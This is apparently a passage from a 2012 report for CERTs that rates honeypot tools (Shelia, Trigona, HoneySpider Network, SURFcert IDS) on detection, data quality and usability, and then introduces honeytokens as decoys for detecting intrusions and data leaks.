
Date tested: 11 June 2012

Testing time: 48 hours

Website: http://www.cs.vu.nl/~herbertb/misc/shelia/

Shelia is a high-interaction client honeypot which emulates a naive user – one that opens every email attachment, clicks every link, etc. Whenever Shelia detects a malicious website or attachment, it raises an alarm. Shelia differs in its approach to detecting malicious activity from typical honeypot solutions. Unlike others, it does not track changes in the operating system, but observes the origin of an activity. The main idea is to detect execution of code from areas in memory that should not be executable.

Shelia processes entries from its database, which facilitates integration of the honeypot with other solutions. All the result information is also stored in the database, which can be accessed directly or via WAPI (WOMBAT API).[45]



```
*** Shelia v1.2.1 started - (c) Vrije Universiteit Amsterdam.
  Application: iexplore.exe
  File: [redacted]
  Monitor mode [ENABLED]
  Logging: [ENABLED]
  Log directory: c:\shelia\logs
  Log IO buffers: [ASCii]
  Waiting time: [30 sec]
  Client containment: [DISABLED]
Executing iexplore.exe with file [redacted]
]
Created SUSPENDED process PID 1012 Thread 1960
Injecting SpyDll.dll to process . . .
Thread resumed . . .
Process creation detected [PID 276]
EXPLOIT DETECTED
File creation detected:
 'C:\Program Files\Gene6 FTP Server'
File creation detected:
 'C:\Program Files\Gene6 FTP Server\G6FTPTray.exe'
Sleeping some more because an explot was detected
```

Evaluation

Detection scope: Multi-function

Shelia was built to detect various attacks against client applications, especially web browsers. The scope of detection depends on the configuration of the honeypot and the environment it operates in. Apart from checking the maliciousness of a website, Shelia is able to analyse a suspicious file's behaviour in a virtualised operating system by launching the file itself (if it is a binary) or an associated reader application.

Accuracy of emulation: Does not apply

This high-interaction honeypot uses real software in a real (virtualised) operating system, thus accuracy of emulation does not apply to it.

Quality of collected data: Good ★★★

The honeypot collects vast amounts of data containing information about behaviour of the observed client application. The data describes various actions that the application performed, including names of invoked system calls with arguments, information on whether an exploit was detected as well as a dump of a payload. Additionally, the honeypot preserves malware that was obtained during analysis. Shelia raises an alarm when it detects an invocation of payload and stores information related to it in a database. Shelia has virtually no

[45] *The WAPI can easily be used to enable access to any dataset. It is available under a BSD licence at: http://sourceforge.net/projects/wombat-api/*

false positives, but the detection method it uses can miss some types of attacks (false negatives).

Scalability and performance: Poor ★

Shelia is packaged with Python scripts responsible for managing the honeypot. Those scripts are designed to handle only one running instance at a time. Only through substantial effort is it possible to redesign the scripts in order to handle multiple simultaneous instances of the honeypot. The performance of the honeypot depends on its configuration, especially the time in which honeypot performs analysis. Typically it takes about 40 seconds to a minute to analyse a sample, depending on whether the honeypot observed malicious activity. In this case it waits a predefined time allowing malware to perform additional actions on the infected operating system.

Reliability: Good ★★★

The honeypot performed in a stable manner during the entire testing period and no performance issues were observed. It is likely that in a multi-instance environment some performance issues may occur, but they would be related to running many instances of virtual machines rather than performance. Nevertheless, the honeypot never returned broken or incomplete data.

Extensibility: Poor ★

Shelia does not provide any API and cannot be easily extended to perform additional analysis aside from monitoring a client application for misbehaviour.

Ease of use and setting up: Fair ★★

The process of setting up Shelia consists of several steps and is not trivial. There is a simple how-to document delivered with the honeypot, but not all steps are thoroughly explained. It involves creating a virtual machine with Windows operating system, setting up an FTP server for file transfer between VM and host machine, and creating a MySQL database for storing data. All these steps are required for automating the analysis of files and URLs. Configuration is stored in plain text files with easy to understand parameters, limited to just the most important ones. It is possible that some specific deployments will require modification of Python management scripts shipped with the honeypot.

Usage of the honeypot is reduced to populating a database with URLs or files to analyse. Obtaining results is also reduced to connecting to the database and retrieving data with custom queries.

Embeddability: Good ★★★

Shelia can be embedded into other systems via integration with a database which becomes a front-end for supplying files and URLs for analysis and gathering results. The database schema is simple and easy to understand, so an integration process should not take much time. The honeypot is managed by a set of Python scripts, which ensure that the classification process runs automatically and without much attention from the operator.

Support: Fair ★★

The honeypot development stopped in 2009. There is no mailing list or direct contact information available on the project web page. The documentation is limited but sufficient to successfully set the honeypot up with a bit of effort.

Costs: Medium $$

Shelia is freely available for download and use. Additional costs may be associated with the time needed to set it up and integrate with other CERT systems and licences of additional software that the organisation will want to monitor using Shelia.

Usefulness for CERTs: Useful ☺

Shelia can provide interesting information for CERTs which aim at detecting attacks against client software used in their constituency or organisation. However, it should be viewed as an experimental tool.

5.3.2.4 Trigona

DETECTION SCOPE	QUALITY OF COLLECTED DATA	SCALABILITY AND PERFORMANCE	RELIABILITY	EXTENSIBILITY	EASE OF USE AND SETTING UP	EMBEDDABILITY	SUPPORT	COST	USEFULNESS FOR CERT
MULTI	★	★★★★	★★★	★★	★	★	★	$$$	☹

Detection scope		Rating		Cost		Usefulness for CERT	
MULTI	Multi-function	★★★★	Excellent	$	Low	😁	Essential
		★★★	Good	$$	Medium	☺	Useful
SPEC	Specialised	★★	Fair	$$$	High	☹	Not useful
		★	Poor				

Version tested: 1.0

Date tested: 25 June 2012

Testing time: 48 hours

Website: http://honeynet.org.au/?q=node/63

Trigona is a mixture of a high-interaction honeypot visiting URLs in a virtualised environment and a specialised tool allowing analysis of PCAP files. Its operation is based on the VirtualBox virtualisation system. Trigona allows for bulk URL processing with high throughput and stores extracted information in a MySQL database. The tool aims to find malicious websites, exploit kits, malware binaries, etc. in the captured network stream by post-mortem analysis and correlation.

Evaluation

Detection scope: Multi-purpose

Trigona can be used to detect attacks against web browsers and browser plugins.

Accuracy of emulation: Does not apply

This high-interaction honeypot uses real software in a real (virtualised) operating system, thus accuracy of emulation does not apply to it.

Quality of collected data: Poor ★

The basic functionality of Trigona allows for creation of a PCAP file with network traffic generated by visiting a given set of URLs. The PCAP file can subsequently be processed offline by an additional tool delivered with Trigona to extract malware. Unfortunately, the tool was not able to retrieve valuable data from various PCAP files created while visiting malicious URLs. The honeypot does not assign any classification to observed traffic.

Scalability and performance: Excellent ★★★★

The tool can be easily configured to support cooperation of multiple instances. It can handle large volumes of URLs and its performance stays at a fairly high level during all operation time.

Reliability: Good ★★★

Trigona was stable during tests. Some problems were caused by VirtualBox but they were not severe. The honeypot requires minimal supervision and occasional problems do not cause data loss or corruption.

Extensibility: Fair ★★

Trigona is coded in the Perl language, making modifications and extending the code possible. This is hindered by lack of code documentation or comments. Trigona does not support plugins.

Ease of use and setting up: Poor ★

Installation of the Trigona honeypot is reduced to unpacking the archive and copying files into user-defined locations. The most difficult part is setting up the honeypot and installing all necessary dependencies from CPAN[46] and system repository of packages. The procedure is documented, but a number of critical steps are left out, additionally complicating the process. There is no typical configuration file for the honeypot, and some parameters have to be set directly in Perl source files (e.g. username and password for the database access). There is no user interface other than the output from Trigona scripts. There is also no tool for monitoring whether the honeypot is operational.

[46] *The Comprehensive Perl Archive Network – www.cpan.org*

Embeddability: Poor ★

The honeypot does not provide any API for communication with other tools. It uses a MySQL database for storing some information but does not provide any mechanism for notification about when processing has completed. There is no automation of processing aside from visiting a set of URLs and creating a PCAP file from network traffic observed during that time. The malware extraction process has to be performed manually by running the appropriate Perl script file on a previously created PCAP file. Automation of that process should be easy to implement.

Support: Poor ★


It seems that development of the honeypot has been stopped and it is no longer maintained. Trigona was created by the Australian Chapter of the Honeynet Project and some support can perhaps be sought through this group.

Costs: High $$$

Costs of eventual deployment are considered high, mainly because of the amount of time and work needed for successful configuration and integration with other systems, which may require Trigona source code modifications.

Usefulness for CERTs: Not useful ☹

Trigona does not provide much added value in comparison to other available and maintained tools.


Trigona (Snapshot 1) [Running] - Oracle VM VirtualBox
Machine View Devices Help
Moje dokumenty
Trigona
Mój komputer
Moje miejsca sieciowe
Kosz
Internet Explorer
dist
dist
http://js.honeysploit.hsn/dangerous_3atonce.html - Microsoft Internet Explorer
Plik Edycja Widok Ulubione Narzędzia Pomoc
Wstecz Wyszukaj Ulubione
Adres http://js.honeysploit.hsn/dangerous_3atonce.html
Przejdź Łącza
Gotowe
Internet
Terminal - [redacted]
File Edit View Terminal Go Help
Start
http://js.honeysploit....
11:30
Right Ctrl

```
[redacted] perl run.pl
Worker = Trigona
Starting TCPDUMP
Starting VM Trigona
Starting worker Trigona
tcpdump: listening on br0, link-type EN10MB (Ethernet), capture size 65535 bytes
0%...10%...20%...30%...40%...50%...60%...70%...80%...90%...100%
No Workers to Stop yet
Sleeping 10
No Free workers
No Workers to Stop yet
Sleeping 10
```

Połączenie lokalne jest teraz podłączone.
Szybkość: 100,0 Mb/s

Figure 34: Trigona in operation (screenshot)

5.3.2.5 Summary of high-interaction client honeypots

NAME	DETECTION SCOPE	QUALITY OF COLLECTED DATA	SCALABILITY AND PERFORMANCE	RELIABILITY	EXTENSIBILITY	EASE OF USE AND SETTING UP	EMBEDDABILITY	SUPPORT	COST	USEFULNESS FOR CERT
HIGH-INTERACTION CLIENT-SIDE HONEYPOTS										
Capture-HPC NG	MULTI	★★★	★★★	★★★	★	★★	★★	★★	$$	🙂
Shelia	MULTI	★★★	★	★★★	★	★★	★★★	★★	$$	🙂
Trigona	MULTI	★	★★★★	★★★	★★	★	★	★	$$$	☹

Legend:

Detection scope		Rating		Cost		Usefulness for CERT	
MULTI	Multi-function	★★★★	Excellent	$	Low	😁	Essential
		★★★	Good	$$	Medium	🙂	Useful
SPEC	Specialised	★★	Fair	$$$	High	☹	Not useful
		★	Poor				

5.4 *Hybrid honeypots and sensor networks*

This chapter describes systems that collect data from honeypots and other sources to provide a more complete view of threats affecting monitored networks.

5.4.1 HoneySpider Network

Version 1.5 of HoneySpider Network[47] is a hybrid client honeypot for scanning web pages on a large scale, combining low- and high-interaction detection methods, created jointly by NASK/CERT Polska, GOVCERT.NL (NCSC.NL) and SURFnet. A custom web client emulator based on Heritrix crawler[48] and Rhino JavaScript engine[49] is the basis of the low-interaction component. JavaScript collected by the web client is passed to a static analyser, which computes n-gram statistics for the input source code and uses a naive Bayes classifier to determine if its features are consistent with characteristics of malicious scripts. Application of machine learning techniques in the analyser allows it to adapt to changing properties of malicious JavaScript. The high-interaction capability is provided by Capture-HPC NG (new features were developed as a part of the HSN project – see section 5.3.2.1).

The system has multiple interfaces to insert new URLs for scanning, including inspecting mailboxes and performing automatic Google queries. Results for all analysed pages are stored in a central database. HSN provides a complete web user interface that can be used for scheduling scans, viewing results and administering the whole system. The honeypot system is scalable – it is possible to leverage multiple processing nodes both for high- and low-interaction analyses.


HoneySpider Network 1.5 has already reached its end-of-life and will be replaced by the version 2.0 (expected release date: November 2012). The new version has a completely redesigned architecture with the focus on creating a flexible framework for integrating multiple honeypots and analysers, both standalone and developed specifically for HSN. Thanks to increased modularity, a large number of detection methods can be added to the system. New low-interaction features include SWF, PDF and Microsoft Office analysis, shellcode detection, anti-virus scans and querying external reputation services. Additionally, a service based on Cuckoo Sandbox (see section 7.1.1) was added as an alternative high-interaction component.

Version 2.0 will be released on an open-source licence; the availability of previous versions (except the Capture-HPC NG component) is limited to selected partner organisations.

[47] *http://www.honeyspider.net/*

[48] *http://crawler.archive.org/*

[49] *http://mozilla.org/rhino*



HONEYSPIDER NETWORK
Admin | About | Change password | Log out
Jobs Overview | Jobs Schedule | Create New Job
Jobs Overview › demo with rb 3 [12-06-2012 23:17] › http://www.cert.pl/raporty/langswitch_lang/en

http://www.cert.pl/raporty/langswitch_lang/en

URL summary

The page is classified as: BENIGN

Number of subpages visited: 202

URL summarized by analyzer

js-sta: BENIGN

Job details for URL

Job name: demo with rb 3

Started: June 12, 2012, 23:17

Finished: June 13, 2012, 00:15

Filter:

Visited URLs	Classification
http://facebook.com/CERT.Polska	UNKNOWN
http://twitter.com/CERT_Polska	BENIGN
http://twitter.com/CERT_Polska_en	BENIGN
http://www.antiphishing.org/	BENIGN
http://www.cert.pl	BENIGN
http://www.cert.pl/	BENIGN
http://www.cert.pl/feed/langswitch_lang/en/	UNKNOWN

Figure 35: HoneySpider Network 2.0 in operation (screenshot)

5.4.2 Early warning systems

Honeypots are often a part of early warning systems (EWS) which monitor network infrastructure, inform about malware propagation and report other security incidents. Usually an EWS consists of a distributed network of sensors that collect data from a collection of organisations (or departments of a single organisation) and report to an analytics centre where information is aggregated. Collected data may include network flows, logs from firewalls or servers, honeypot reports and variety of other security-related events. Aggregation of a large amount of data from multiple sources allows for performing multiple analyses, e.g. observe trends and large-scale phenomena, correlate different types of events to detect new threats, monitor malware spreading on the internet.

All major EWS solutions except SURFcert IDS (described in the next section) are available through commercial licences only. We therefore provide just a brief description of them, to illustrate how honeypots are sometimes used as part of other, larger, systems. Some are offered in subscription-based models, where a participating organisation receives a sensor that has to be deployed in its network. Access to generated alerts, management and analytical features is offered as a service by the producer.

Some EWS use honeypots as a secondary source of information, with the bulk of the data coming from network monitoring, anti-virus alerts, etc. This model seems to be taken in Symantec DeepSight[50] and ATLAS Arbor (see section 6.4), where publicly available documentation indicates that the role of honeypots is limited and does not provide any details about their functionality.

Another group of systems is reliant on honeypots as their primary data source. The ARAKIS[51] system by NASK/CERT Polska uses low-interaction honeypots to capture manual and automated attacks on monitored networks. Apart from obtaining statistical information and operational intelligence expected from any EWS solution, ARAKIS performs additional analyses on the collected data in order to identify common patterns that correspond to unknown threats and generate signatures that can be deployed in existing intrusion detection systems.

Another honeypot-based system is SGNET (formerly Leurre.com) by Eurecom,[52] which is a research project rather than a complete EWS solution. It leverages machine learning techniques and high-interaction honeypots to create probabilistic models of application-layer protocols. Once a protocol model is created, incoming connections can be handled by low-interaction honeypots. Such an approach in theory allows users to create a 'universal' honeypot, which is able to learn how to emulate new protocols without human intervention.

A network of open-source honeypot sensors is the basis of the Global Distributed Honeynet (GDH)[53] project developed by The Honeynet Project. Sensors (HonEeeBoxes) are small-factor appliances, distributed to volunteering organisations free of charge. The role of the HonEeeBoxes is limited to gathering attack data using Honeyd (see section 5.2.2.1.4) and Dionaea (see section 5.2.2.1.2) software and reporting it to a single central server, which is responsible for storage, data analysis, and provides a user interface. Global Distributed Honeynet is not yet fully operational – while sensors have been deployed world-wide, the centralised server is still under development.

[50] *http://www.symantec.com/services/detail/detail.jsp?pcid=consulting_services&pvid=svc_deepsight_early_warning*

[51] *http://www.arakis.pl*

[52] *http://www.leurrecom.org/*

[53] *David Watson (2009), 'HonEeeBox – Rapid Deployment of Many Distributed Low Interaction Malware Collectors', available from [http://www.ukhoneynet.org/David_Watson_HonEeeBox.pdf]*

5.4.3 SURFcert IDS

SURFcert IDS (formerly known as SURFids) is a distributed intrusion detection system and an early warning system.[54] Unlike other EWS solutions, it is available on an open-source licence – GPL version 2.

SURFcert IDS uses lightweight sensors – acting as proxies, forwarding network traffic (layer 3) from the monitored network to the system's centre using OpenVPN.[55] The centre consists of two main components: tunnel and logging servers. The tunnel server acts as a hub, receiving traffic from all sensors and distributing it to honeypots. Currently SURFnet IDS integrates with four honeypots: Nepenthes (see section 5.2.2.1.6), Dionaea (see section 5.2.2.1.2), Kippo (see section 5.2.2.3.1) and Argos (see section 5.2.1.1). They can be run on the tunnel server itself or on separate machines to distribute the load generated by incoming traffic.

Apart from honeypots, the system is able to perform additional analyses – downloaded files can be scanned by several anti-virus engines and p0f[56] is used to determine operating systems used by attackers. All connection data and other events are stored by the logging server, using a PostgreSQL database back-end. The logging server also hosts a sophisticated web GUI that displays all data gathered by the system using dashboards, rankings and geographical visualisations. It provides a rich search engine and allows users to create reports which can be exported to multiple formats, including IDMEF.[57] It is also possible to administrate sensors remotely and monitor the status of the whole system using the GUI.


SURFcert IDS still has new features being added – the last release was in December 2011. Sound architecture, good documentation and support for multiple server-side honeypots make the solution a useful open-source EWS and distributed IDS.

[54] *http://ids.surfnet.nl/*

[55] *http://openvpn.net/index.php/open-source.html*

[56] *http://lcamtuf.coredump.cx/p0f3/*

[57] *RFC 4765 – The Intrusion Detection Message Exchange Format (IDMEF), available from: [http://www.ietf.org/rfc/rfc4765.txt]*



Logged in as: testuser

Monday 13 Aug 2012 13:34 Active sensors 1 of 1

Home

Period: 366 day(s) From: 01-01-2012 00:00 Until: 01-01-2013 00:00

Attackers — Malicious attack

IP address	Last seen	Total hits
220.194.54.29	08-08-2012 02:08:56	3413 ↘
88.31.29.43	13-08-2012 08:24:32	842 ↘
222.184.230.118	11-08-2012 03:48:49	758 ↘
123.15.36.218	10-08-2012 10:55:34	575 ↘
211.87.105.233	07-08-2012 20:17:46	562 ↘
186.182.125.79	13-08-2012 02:36:27	387 ↘
128.121.4.41	09-08-2012 23:23:46	251 ↘
77.82.180.9	12-08-2012 04:19:51	242 ↘
200.158.91.249	06-08-2012 22:10:55	209 ↘
190.198.83.168	09-08-2012 23:50:56	186 ↘

Last Seen: 🟥 Today 🟧 🟨 🟨 🟩 🟩 🟩 6 days ago

Top 10 download protocols of your sensors

#	Protocol	Total
1	http	23033 (88%)
2	smb	3121 (12%)
3	tftp	3 (0%)
4	ftp	1 (0%)

Virus Scanners

Virus scanner	Version	Statistics

Top 10 Malware Offered

Filename	Statistics
egakb	861 ↘
gihovy	319 ↘
ytqvq	242 ↘
zzxtv	209 ↘
lbsha	174 ↘
dinl	171 ↘
alrsblc	156 ↘
rxwl	113 ↘
newnech	108 ↘
hgaul	87 ↘
Total	**2,440 ↘**

Sensor Status

Sensor	Device IP	Uptime	Status
test	192.87.110.18	207d 21h 23m 16s	Online

Top 10 sensors of LOCAL

#	Overall rank	Sensor	Total exploits
1.	# 1	test	28,697 ↘

Top 10 malicious countries

Country [?]	Statistics
Russian Federation	564
Taiwan	564
Brazil	349
United States	274

Figure 36: SURFcert IDS in operation (screenshot)

5.5 *Honeytokens*

A honeytoken is defined by Lance Spitzner[58] as a honeypot that is anything but a computer. It can be any resource, such as a text file, email message or database record. Since a honeytoken is a piece of data that should not be accessed through normal activity, i.e. does

[58] *Spitzner, Lance (2010), 'Honeytokens: The Other Honeypot', available from [http://www.symantec.com/connect/articles/honeytokens-other-honeypot]*

not have any production value, any access must be intentional, which means it is likely to be an unauthorised act.

Although the idea behind the honeytoken is not new, the term was first introduced as late as 2003 by Augusto Paes de Barros.[59] Honeytokens are very flexible tools, which can be used for detection of malicious activity as well as identifying the source of the attack or attacker motives. Virtually anything that contains data may be used as a honeytoken.

Honeytokens can be a good mechanism for identifying or tracking a data breach or an insider threat.

5.5.1 Implementation

The operational principle of honeytokens is very simple: one just puts a honeytoken in the system and monitors any activity associated with it.

There are some requirements[60] that a piece of information should meet in order to be used as a honeytoken. First of all, a honeytoken has to be believable, i.e. appearing to be true. It should appear to be a valuable and desirable information asset. This means that the honeytoken should contain information that will seem important to an attacker, such as passwords or credit card numbers. It is also important that a honeytoken will not interfere with normal system operations, i.e. it should not pollute authentic data. Moreover, it should be obvious to legitimate users that the honeytoken is a decoy for an attacker. Finally, it has to be possible to detect that a honeytoken has been accessed. In order to minimise the false positives rate, each honeytoken has to be unique.

5.5.2 Examples

Data that will be used as bait are limited only by the imagination. In the simplest case the honeytoken can be a file containing dummy data (as compromise is likely), such as credentials or social security numbers. An alternative is to store such information in a database, a user's email inbox or a corporate dropbox.

Another issue is the location where the honeytoken will be placed. In most cases it should be suited to the existing infrastructure. It is important to note that this technology is capable of being used for detecting internal data leaks as well as external attacks.

5.5.2.1 File system

In many cases users have access to data using file sharing services, such as FTP servers or Windows shares (SMB). These are good locations to place honeytoken files containing 'sensitive' information. Those files should attract a potential attacker with attractive and

[59] *Augusto Paes de Barros, 2003, see [http://seclists.org/focus-ids/2003/Feb/95]*

[60] *Hershkop, Shlomo et al (2008), 'Baiting Inside Attackers using Decoy Documents', available from [http://www1.cs.columbia.edu/~angelos/Papers/2009/DecoyDocumentsSECCOM09.pdf]*

descriptive names like ‘system passwords’, ‘credit card numbers’ or ‘confidential data’. A fake invoice or receipt can also make a decent honeytoken.

5.5.2.2 Web server

A web server offers many possibilities for honeytoken placement.[61] The most straightforward one is to create a directory with fake confidential files. Such a directory should have a name that could be revealed for example by a vulnerability scanner. Another option is to put a name of this directory in the `robots.txt` file in the ‘Disallowed’ section.

Bait in the form of credentials or a crafted URL could be placed on the web page as an HTML comment. A more sophisticated method of luring the attacker could include setting a fake cookie with a string that the attacker might be tempted to change, such as `logged=0` or `admin=false`.

5.5.2.3 Email

A good location for a honeytoken is an email inbox. An email message containing credentials or a confidential attachment should be made to look as legitimate as possible to an attacker, making it good bait.

5.5.2.4 Financial bait

